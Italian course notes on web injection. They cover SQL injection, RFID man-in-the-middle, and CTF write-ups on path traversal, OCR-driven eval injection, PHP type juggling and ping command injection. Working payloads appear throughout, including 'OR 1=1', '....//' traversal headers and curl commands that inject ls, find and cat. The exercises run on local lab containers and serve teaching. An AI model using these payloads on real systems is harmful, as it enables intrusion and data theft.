7) *SQL Injection*, l'aggressore inietta istruzioni SQL che possono leggere o modificare i dati del database. Nel caso di attacchi SQL Injection avanzati, l'aggressore può utilizzare i comandi SQL per scrivere file arbitrari sul server e persino eseguire comandi del sistema operativo. Ciò può portare alla compromissione completa del sistema. Ad esempio, dato un database con credenziali:

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']
# SQL query vulnerable to SQLi
sql = “SELECT id FROM users WHERE username=’” + uname + “’ AND
password=’” + passwd + “’”
# Execute the SQL statement
database.execute(sql)
```

La query restituisce sempre True se un utente malintenzionato inietta la seguente password:
- *password' OR 1=1*

Inserisco un link utile a capire i ragionamenti usati per le SQL Injection; ad esempio, si sfruttano le condizioni sempre vere “1=1” oppure il commento ‘ .
Buonissimo link comprensivo: https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/

Queste vulnerabilità possono essere carpite tramite un RFID (Radio Frequency Identification Access Card). Un attacco può esserci con il Man in the Middle. Un attacco MITM contro un sistema RFID utilizza un dispositivo hardware per catturare e decodificare il segnale RFID tra la carta della vittima e un lettore di carte. Il dispositivo maligno decodifica quindi le informazioni e le trasmette all'aggressore in modo che possa riprodurre il codice e ottenere l'accesso all'edificio. Spesso questo dispositivo hardware è alimentato a batteria e viene semplicemente posizionato sopra il lettore di carte legittimo. Quando un utente passa la propria carta RFID sul lettore, il dispositivo dell'aggressore copia i segnali per un uso successivo da parte di un aggressore e permette che i segnali vadano al lettore in modo che un utente non si insospettisca se una porta sembra improvvisamente inaccessibile.

Un altro esempio di attacco MITM prevede il posizionamento di un piccolo dispositivo hardware in linea con il lettore di schede e il controller, che è responsabile della convalida delle credenziali lette dal lettore di schede. Un controller si collega al server di controllo degli accessi e memorizza una copia delle carte valide nella sua memoria interna.

Esercizi Lezione 10

1. Welcome to fun with flags.
2. Because creating real pwn challs was to mainstream, we decided to focus on the development of our equation solver using OCR.
3. "I have been told that the best crackers in the world can do this under 60 minutes, but unfortunately I need someone who can do this under 60 seconds."
4. I know my contract number is stored somewhere on this interface, but I can't find it and this is the only available page! Please have a look and get this info for me!

1) Flags: Testo, aiuti e soluzione

<u>Testo</u>

 # Description
Welcome to fun with flags.

Flag is at /flag

Aiuti:
1) The description says that the flag is at './flag'. However, it seems that the file is not found. Maybe it is just a wrong path, can you change it?
2) Be careful, there is a sanitization that you need to bypass!
   $lang = str_replace('../', '', $lang);

Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *flags*):
- *chmod -R +rx ./*
- *sudo dockerd* (In una finestra di terminale a parte da quella dei comandi successivi; basta farlo una volta e occorre lasciare la finestra aperta)
- *sudo docker-compose up*
- Andare all'indirizzo http://127.0.0.1:1235/

<u>Soluzione</u>

Il sito web stampa il seguente PHP:

```
<?php
  highlight_file(__FILE__);
  $lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
  $lang = explode(',', $lang)[0];
  $lang = str_replace('../', '', $lang);
  $c = file_get_contents("flags/$lang");
  if (!$c) $c = file_get_contents("flags/ot");
  echo '<img src="data:image/jpeg;base64,' . base64_encode($c) . '">';
```

Warning: file_get_contents(flags/en-GB): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **6**

Warning: file_get_contents(flags/ot): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **7**

La descrizione dice che la flag si trova in './flag'.
Concentriamoci sulla terza riga: *$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';*.
Questo serve per accettare il linguaggio oppure mandare 'ot'

La variabile *$lang* è assegnata tramite l'intestazione HTML denominata Accept-Language.
Quindi, in base al linguaggio, la stringa viene divisa con *$lang = explode(',', $lang)[0];*
e viene preso il primo token (*explode* rende una stringa come array).

Scritto da Gabriel

In *$lang = str_replace('../', '', $lang);* c'è una santificazione delle stringhe, dove il pattern '../' all'interno della variabile $lang viene sostituito con ''. Quindi, il codice tenta di aprire la flag in quello specifico linguaggio.
Per trovare la flag dobbiamo tornare alla directory principale. Come in *bash*, per andare nella cartella padre abbiamo bisogno di digitare '../' ma, per sfuggire al processo di santificazione, possiamo scrivere il seguente '....//'. Quante volte? L'idea è che, essendo un link in Base64, si abbia a che fare con un link multiplo di 4. Sapendo che viene effettuato un escape ogni coppia di "../", allora, l'idea è di iniettare un link che permetta di accedere a tutto il codice PHP arrivando alla flag, essendo dentro la stessa cartella.

Spostandosi in *flag*:

```
curl -H "Accept-Language: ....//....//....//....//flag" http://127.0.0.1:1235/ -
s && echo
```

```
;(!</span><span style="color: #0000BB">$c</span><span style="color: #007700">) </span><span style="co
lor: #0000BB">$c </span><span style="color: #007700">= </span><span style="color: #0000BB">file_
get_contents</span><span style="color: #007700">(</span><span style="color: #DD0000">"flags/ot"</span><spa
n style="color: #007700">);<br />  echo </span><span style="color: #DD0000">'&lt;img s
rc="data:image/jpeg;base64,' </span><span style="color: #007700">. </span><span style="color: #0
000BB">base64_encode</span><span style="color: #007700">(</span><span style="color: #0000BB">$c</span><spa
n style="color: #007700">) . </span><span style="color: #DD0000">'"&gt;'</span><span style="colo
r: #007700">;<br /><br /></span>
</span>
</code><img src="data:image/jpeg;base64,MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=">
[archlinux@archlinux2022 flags]$ python
Python 3.10.8 (main, Nov  1 2022, 14:18:21) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.decodebytes(b"MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo="
...
KeyboardInterrupt
>>> base64.decodebytes(b"MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=")
b'35c3_this_flag_is_the_be5t_fl4g\n'
>>>
```

Scrivendo *python* sulla console, si inserisca la seguente coppia di comandi:

```
>>> import base64
>>> base64.decodebytes(b"MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=")
b'35c3_this_flag_is_the_be5t_fl4g\n'
```

Soluzione alternativa: https://blog.wantedlink.de/?p=10627

2) OCR: Aiuti e soluzione

Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *ocr*):


- *chmod -R +rx ./*
- In un'altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh*
- Aprire un browser e andare all'indirizzo http://127.0.0.1:5000/

Aiuti:
1) You can see the actual python code available.
If you inspect the webpage, you can find that there is a "debug" page at: 127.0.0.1:5000/debug
2) You need to leverage the *eval* function.
What happen if you feed the app with an image containing the following:

ord(x[0]) = 0

<u>Soluzione</u>


Abbiamo la seguente pagina:



Se facciamo clic su "here", vediamo un esempio di equazione. L'APP riceve in input un'immagine un'immagine contenente un'equazione e calcola il risultato. Possiamo ispezionare la pagina web e ottenere subito un'idea:

```
  <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity
</body>
<!-- TODO : Remove me : -->
<!-- /debug-->

</html>
```

Di per sé, la pagina non fa molto; il pulsante "Send us your equation" non funziona da solo e dal link cliccabile come *here* si ha un .png di un'equazione $2 + 2 = 4$; anche provando a salvarsela come immagine, selezionarla con *Choose file* e poi schiacciare su *Send us your equation*, non si ha un grande risultato.



Si capisce quindi che l'approccio da seguire deve essere un altro; si nota dal commento nel codice precedente *debug*, segnato però come link (*/debug*); forse si può provare ad entrarci.

Andiamo al link http://127.0.0.1:5000/debug : la pagina contiene il codice sorgente che esegue l'applicazione (in pratica scarica il codice Python del server).

```
#!/usr/bin/python3
from flask import Flask,request,send_from_directory,render_template,abort
import pytesseract
from PIL import Image
from re import sub
from io import BytesIO
app = Flask(__name__)
app.config.update(
    MAX_CONTENT_LENGTH = 500 * 1024
)
x = open("private/flag.txt").read()


@app.route('/',methods=['GET'])
def ind():
    return render_template("index.html")

@app.route('/debug',methods=['GET'])
def debug():
    return send_from_directory('./', "server.py")
```

Come si vede a lato, accetta come configurazione un contenuto con una lunghezza massima e, al metodo GET, reindirizza una pagina *index.html*; si nota però che esiste una variabile *x* che apre un file *flag.txt*; direi che ci può interessare.

Il resto del codice, alla POST, non fa altro che fare dei controlli sui file caricati (non ne è stato caricato nessuno oppure file caricato vuoto), poi usa la libreria *pytesseract* per aprire l'immagine di input, convertirla in byte, e formattare il testo aggiungendo un "=" ogni split di riga, rimpiazzando "=" con "=="

Scritto da Gabriel

come padding e con la funziona *sub* ricerca come pattern “===+”, lo rimpiazza con “==” sulla base della stringa *formated_text*. Successivamente controlla che il testo sia nell’alfabeto, oppure se ci sono delle parentesi, se nel testo ci sono librerie/pezzi di codice specifici o se si abbia una lunghezza troppo lunga.

```
oute('/equation',methods=['POST'])
uation():
 'file' not in request.files:
  return render_template('result.html', result = "No file uploaded")
le = request.files['file']
int(file)
 file and file.filename == '':
  return render_template('result.html', result = "No correct file uploaded")
 file:
  input_text = pytesseract.image_to_string(Image.open(BytesIO(file.read())))
  print(input_text)
  formated_text = "=".join(input_text.split("\n"))
  formated_text = formated_text.replace("=","==")
  formated_text = sub('===+','==',formated_text)
  formated_text = formated_text.replace(" ","")
  print(formated_text)
  if any(i not in 'abcdefghijklmnopqrstuvwxyz0123456789()[]=+-*' for i in formated_text):
      return render_template('result.html', result = "Some features are still in beta !")
  if formated_text.count('(') > 1 or formated_text.count(')') > 1 or formated_text.count('[') > 1
      return render_template('result.html', result = "We can not solve complex equations for now !
  if any(i in formated_text for i in ["import","exec","compile","tesseract","chr","os","write","sl
      return render_template('result.html', result = "We can not understand your equation !")
  if len(formated_text) > 15:
      return render_template('result.html', result = "We can not solve complex equations for now !
```

Da tenere d’occhio la successiva funzione *eval* e al blocco di codice che controlla il padding “==” sia presente; se questo capita, considera le due parti come interi e, se uguali, ritorna “Wow, it works!”, altrimenti afferma che non sono uguali. Se non appare il padding, allora chiede di inserire una equazione valida.

```
    try:
        if "==" in formated_text:
            parts = formated_text.split("==",maxsplit=2)
            pa_1 = int(eval(parts[0]))
            pa_2 = int(eval(parts[1]))
            if pa_1 == pa_2:
                return render_template('result.html', result = "Wow, it works !")
            else:
                return render_template('result.html', result = "Sorry but it seems that %d is
        else:
            return render_template('result.html', result = "Please import a valid equation !")
    except (KeyboardInterrupt, SystemExit):
        raise
    except:
        return render_template('result.html', result = "Something went wrong...")
```

Dobbiamo infatti concentrarci sulla funzione *eval*, che è una funzione ben conosciuta che permette codici simili alle iniezioni. Possiamo considerare un esempio semplice di funzionamento:

1 + 1 = 3 - 1


Il codice divide i due lati, *(1 + 1, 3 - 1)* e poi esegue ciò che è contenuto all'interno di *(2,2).*
Questi due numeri sono uguali, ottimo. Come si può notare, l’immagine dell’equazione $2 + 2 = 4$ non è in effetti a caso; sono due numeri uguali e dice proprio “Wow, it works”.

Viene suggerito di dare un’occhiata al blog:
https://medium.com/swlh/hacking-python-applications-5d4cd541b3f1
Si può sfruttare la funzione iniettando informazioni dannose, ad esempio, possiamo creare le seguenti due immagini per dedurre i primi due caratteri della bandiera:

ord(x[0]) = 0


ord(x[1]) = 0


In questo modo si stamperà il valore numerico del carattere 0 nel flag; poiché non sarà uguale a 0, il programma stamperà quel contenuto!



Se guardiamo bene il codice, notiamo che bisogna iniettare un testo almeno 14 volte (infatti, la condizione `if len(formated_text) > 15` fa capire esattamente questo). Qua viene l'idea dal nome OCR (riconoscimento ottico dei caratteri); in poche parole, prendiamo una serie di immagini, convertite ad intero e aggiungiamo ad "x", sfruttando la vulnerabilità della funzionalità *eval*).

Dobbiamo solo creare diverse immagini "ad hoc" per tutta la lunghezza della bandiera, testando ogni singolo carattere (si completa anche con un'immagine di test, comunque inutile visto che sortirebbe lo stesso effetto di 2+2=4 visto prima):






Attenzione che (mi segnalano almeno) le immagini devono essere perfettamente centrate, altrimenti potrebbe far fatica a riconoscere il testo e così attuare l'exploit.

I log di errore come quello di sopra non sono casuali; seguono infatti questa logica a lato. Riferimento dell'immagine da: https://0fa.ch/writeups/web/2018/04/06/INSHACK2018-ocr.html

Per esempio, inserendo *flag1.png* si ottiene quanto sotto:



Inserendo uno ad uno i caratteri come sopra e prendendo la corrispondente posizione, otteniamo quindi la flag: *INSA{0cr_L0ng}*

Linko un'interessante soluzione alternativa: https://github.com/augustozanellato/Cybersec2021/tree/master/20211104_WebInjections/ocr

Scritto da Gabriel

3) Saltfish: Testo, aiuti e soluzione

Testo

"I have been told that the best crackers in the world can do this under 60 minutes but unfortunately I need someone who can do this under 60 seconds." - Gabriel
http://127.0.0.1:124
(use ./docker_run.sh to run the server locally)

Aiuti:
1) You might need a PHP online debugger.
We then need to analyze each *if* statement.

The first block is just assigning the value contained in the GET request parameter “pass” in the variable $_. When we call the service and we assign any value to this variable, the block is bypassed.

2) BLOCK2
Here it’s a bit more complex and we need to understand what’s going on.
Two variables are involved:
- $_, the password that we provided;
- $ua: it is given by the parameter HTTP_USER_AGENT through the global variable $_SERVER.

For example, let’s see how an md5 looks like (I use an online PHP tester); for example, given the following code:

```
$tmp = MD5("a");
echo $tmp;
```

The result is:

0cc175b9c0f1b6a831c399e269772661

If we try to do the sum with a character, like with the following code:

```
$tmp2 = $tmp + "a";
echo $tmp2;
```

The result is:

0

Ok, that’s suspicious: this code is full of those things called type juggling.

The comparison is between the addition of the md5 of the password and the first letter of the password with the md5 of the field contained in the user agent. Here we are exploiting odd PHP’s behaviours, and this comparison returns True on several conditions, e.g., MD5(“a”) + “a” == Md5(“a”) is True.

Quindi, per avviare l’esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *saltfish*):
- *chmod -R +rx ./*
- In un’altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh*
- Aprire un browser e andare all’indirizzo http://127.0.0.1:124

Soluzione

Il contenuto della pagina web è il seguente: uno script PHP nudo e crudo, senza altri contenuti.

```
<?php
  require_once('flag.php');
  if ($_ = @$_GET['pass']) {
    $ua = $_SERVER['HTTP_USER_AGENT'];
    if (md5($_) + $_[0] == md5($ua)) {
      if ($_[0] == md5($_[0] . $flag)[0]) {
        echo $flag;
      }
    }
  } else {
    highlight_file(__FILE__);
  }
```

Per risolvere questa sfida viene usato un tester PHP online come debugger / tester da parte del team SPRITZ, disponibile al link: http://phptester.net/
In generale, non possiamo fare altro che eseguire un'attenta crittoanalisi del codice, cercando di carpirne le debolezze (nota di margine; '+' in PHP non è concatenazione delle stringhe, ma semplice segno di addizione; questo perché interviene la risoluzione dinamica dei tipi, spiegata sotto):

BLOCCO 1
Dopo aver aperto il file *flag.php* una volta sola (*require_once*, se esiste già non lo apre ancora), non si fa altro che controllare se il valore contenuto nel parametro di richiesta GET "pass" viene assegnato nella variabile $_. Quando si avvia l'applicazione, $_ può avere tre valori: nullo, lettera, "pass".

BLOCCO 2
Qui la situazione è un po' più complessa e dobbiamo capire cosa sta succedendo.
Sono coinvolte due variabili:
- $_, la password che abbiamo fornito;
- $ua: è data dal parametro HTTP_USER_AGENT attraverso la variabile globale $_SERVER.

Approfondimenti:
- La header di una User-Agent Request è una stringa caratteristica che consente ai server e ai peer della rete di identificare l'applicazione, il sistema operativo, il fornitore e/o la versione dell'agente utente richiedente.
- La variabile $_SERVER è un array contenente informazioni quali intestazioni, percorsi e posizioni di script. Gli elementi di questo array sono create dal server web.

Dopo aver preso lo user agent, si controlla se la somma in MD5 tra $_ e il primo elemento di $_ sia pari a $ua. Per esempio, vediamo che forma ha una MD5 (usando lo stesso tester PHP di prima):

$tmp = MD5("a");
echo $tmp;

Il risultato è:

0cc175b9c0f1b6a831c399e269772661

Se cerchiamo di sommare un carattere, come accade nel seguente codice:

$tmp2 = $tmp + "a";
echo $tmp2;

Il risultato è:

0

Ok, questo è sospetto: questo codice richiama caratteristiche tipiche del "type juggling" (letteralmente "giocoleria/destrezza dei tipi")
https://www.php.net/manual/en/language.types.type-juggling.php
(PHP non richiede la definizione esplicita del tipo nella dichiarazione delle variabili. In questo caso, il tipo di una variabile è determinato dal valore che essa memorizza. Se cioè alla variabile *$var* viene assegnata una

stringa, allora *$var* è di tipo stringa. Se in seguito viene assegnato un valore int a *$var*, questa sarà di tipo int)

Il confronto è tra l'aggiunta dell'MD5 della password e della prima lettera della password con l'MD5 del campo contenuto nell'interprete. In questo caso stiamo sfruttando strani comportamenti di PHP e questo confronto restituisce *True* in diverse condizioni, ad esempio:
MD5("a") + "a" == Md5("a") è True.

Il secondo controllo viene superato solo se il primo carattere di *pass* è uguale al primo carattere di *pass* concatenato con la flag.

BLOCCO 3
Nell'ultimo blocco si controlla se il primo carattere è uguale all'MD5 della somma della stringa tra il primo carattere della password e la flag della stringa.
Gli indizi che abbiamo fino ad ora sono:

- Deve esserci almeno una password che ci garantisce l'autenticazione;
- Solo il primo carattere di questa password è importante, in quanto usato sia nel secondo che nel terzo blocco if.

Se tutto questo non andasse a buon fine, viene mostrato un file con una sintassi evidenziata nella pagina attiva (cioè un file PHP, evidentemente di errore), tramite la funzione *highlight_file*.

Sapendo come funziona il type juggling, basterà provare ogni possibile tipo di carattere e dovremmo riuscire ad entrare correttamente.
Dato che ci serve un carattere solo, proviamo ad eseguire una generica bruteforce. Quelli dello SPRITZ usano il seguente codice (che utilizza il modulo *requests* e letteralmente esegue una richiesta prendendo il carattere i-esimo e provando tutte le combo tra *pass* e *User-Agent*):

```
import requests
import string


for i in string.ascii_letters:
    url = f"http://127.0.0.1:124/?pass={i}"
    r = requests.get(url, headers={'User-Agent': str(i)})
    print(r.text)
```

Io utilizzo questo codice (bruteforce completa tra lettere/numeri/punteggiatura e prendendo il link dell'esercizio, effettua un bruteforce sulla stringa di carattere e UA, in modo simile a prima):

```
import requests
import string
alphabet = string.ascii_letters + string.digits + string.punctuation

for character in alphabet:
   r = requests.get(f"http://localhost:124/?pass={character}", headers={"User-Agent": character})
   print(r.text)
```

Si può notare che uno dei primi tentativi restituisce correttamente la flag:

```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   JUPYTER
<b>Warning</b>:  A non-numeric value encountered in <b>/var/www/html/index.php</b

<br />
<b>Warning</b>:  A non-numeric value encountered in <b>/var/www/html/index.php</b
35c3_password_saltf1sh_30_seconds_max
<br />
<b>Warning</b>:  A non-numeric value encountered in <b>/var/www/html/index.php</b

<br />
<b>Warning</b>:  A non-numeric value encountered in <b>/var/www/html/index.php</b
```

4) Smartcat1: Testo, Aiuti e Soluzione

<u>Testo</u>

Damn it, that stupid smart cat litter is broken again
Now only the debug interface is available here and this stupid thing only permits one ping to be sent!
I know my contract number is stored somewhere on that interface, but I can't find it and this is the only available page! Please have a look and get this info for me!
FYI (For Your Information, acronym) No need to bruteforce anything there. If you do you will be banned permanently.

We suggest using "curl" for communicating with the host.

Start the server with:
docker-compose up

Aiuto:
1) The app allows to ping a specific IP.
This might be a bash command .. so, can we find a way to insert a *ls* command inside? After all, today we talk about the injection.

Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *smartcat*):
- *chmod -R +rx ./*
- *sudo dockerd* (In una finestra di terminale a parte da quella dei comandi successivi; basta farlo una volta e occorre lasciare la finestra aperta)
- *sudo docker-compose up*
- Connettersi all'indirizzo *http://127.0.0.1:8090/*

<u>Soluzione</u>

L'APP consente di eseguire il ping di un determinato IP. Tuttavia, è necessario trovare alcune informazioni nell'host. Ad esempio, se si esegue il ping dell'host locale, l'interfaccia stampa:

Smart Cat debugging interface

Ping destination:

Ping results:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.030/0.030/0.030/0.000 ms
```

La situazione non cambia anche pingando altri link generici; sempre un pacchetto ricevuto e basta.
Dobbiamo trovare un modo per ispezionare l'host: una possibile intuizione è che non è stato implementato alcun sanificatore di input.
L'idea è quella di eseguire un ping e poi un nuovo comando, come ad esempio ls, senza inserire caratteri errati se, nel caso, il sanificatore è implementato.
Il suggerimento è di usare *curl* (trasferimento di dati usando vari protocolli di rete in linea di comando). Per esempio, proviamo a replicare il precedente messaggio:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.1"
```

Con questa riga possiamo ottenere lo stesso risultato riportato sopra, ma da linea di comando:

```
    [archlinux@archlinux2022 smartcat1]$ curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.1"

    <html>

    <head><title>Can I haz Smart Cat ???</title></head>

    <body>

      <h3> Smart Cat debugging interface </h3>


      <form method="post" action="index.cgi">
        <p>Ping destination: <input type="text" name="dest"/></p>
      </form>

      <p>Ping results:</p><br/>
      <pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.068/0.068/0.068/0.000 ms
</pre>

    </body>

    </html>
    [archlinux@archlinux2022 smartcat1]$
```

Dato che ci suggeriscono di giocare con *curl*, allora possiamo pensare di effettuare qualche iniezione all'interno del link e, magari, arrivare ad una OS/Directory Injection o qualcosa di simile.

Proviamo ad inserire *ls;* per poterlo fare all'interno di un link, inseriamo un escape, premettendo a *ls* alcuni caratteri, come ad esempio *0x0a*:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0als"
```

L'output, oltre al pezzo di prima, evidenzia una chiara Directory Injection:

```
64 bytes from 127.0.0.10: icmp_seq=1

--- 127.0.0.10 ping statistics ---
1 packets transmitted, 1 received, 0%
rtt min/avg/max/mdev = 0.126/0.126/0.
index.py
there
</pre>

    </body>
```

Ha funzionato. Ora il percorso corrente su cui è in esecuzione l'applicazione contiene due elementi:

- Index.py: un file python;
- there: una cartella.

Possiamo provare a esplorare la cartella "there":

curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0als there"

```
    <h3> Smart Cat debugging interface </h3>


    <form method="post" action="index.cgi">
      <p>Ping destination: <input type="text" name="dest"/></p>
    </form>

    <p>Ping results:</p><br/>
    <pre>Bad character   in dest</pre>

  </body>

  </html>
  [archlinux@archlinux2022 smartcat1]$
```

Come si vede, non funziona; lo spazio viene sanificato e quindi riceviamo un messaggio di "carattere errato in dest" (lo stesso se si usa %20). Abbiamo bisogno di un modo per ispezionare la cartella senza usare il carattere spazio.
Viene sanificato anche il tab (se per esempio si inserisse il messaggio e \t ce ne si accorge).

Possiamo usare *find*, che cerca file in una gerarchia di cartelle e sottocartelle. Questo risulta particolarmente utile nel caso in cui si abbia a che fare con tante sottocartelle. Infatti, come si vede sotto:

curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0afind"

```
--- 127.0.0.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.117/0.117/0.117/0.000 ms
.
./there
./there/is
./there/is/your
./there/is/your/flag
./there/is/your/flag/or
./there/is/your/flag/or/maybe
./there/is/your/flag/or/maybe/not
./there/is/your/flag/or/maybe/not/what
./there/is/your/flag/or/maybe/not/what/do
./there/is/your/flag/or/maybe/not/what/do/you
./there/is/your/flag/or/maybe/not/what/do/you/think
./there/is/your/flag/or/maybe/not/what/do/you/think/really
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag
./index.py
</pre>

    </body>

    </html>
```

Ottimo! Ora, andiamo ad eseguire un *cat* lungo tutto il percorso e otteniamo correttamente la flag stampata (in modo intelligente/*smart* usando *cat*, come in effetti è il nome dello stesso esercizio”:

curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0acat<there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag"

```
bash: xidel: command not found
[archlinux@archlinux2022 smartcat1]$ curl -s 'http://localhost:8090/index.cgi' -X POST --data-raw "dest=%0aca
ybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag"

    <html>

    <head><title>Can I haz Smart Cat ???</title></head>

    <body>

      <h3> Smart Cat debugging interface </h3>


      <form method="post" action="index.cgi">
        <p>Ping destination: <input type="text" name="dest"/></p>
      </form>

      <p>Ping results:</p><br/>
      <pre>INS{warm_kitty_smelly_kitty_flush_flush_flush}
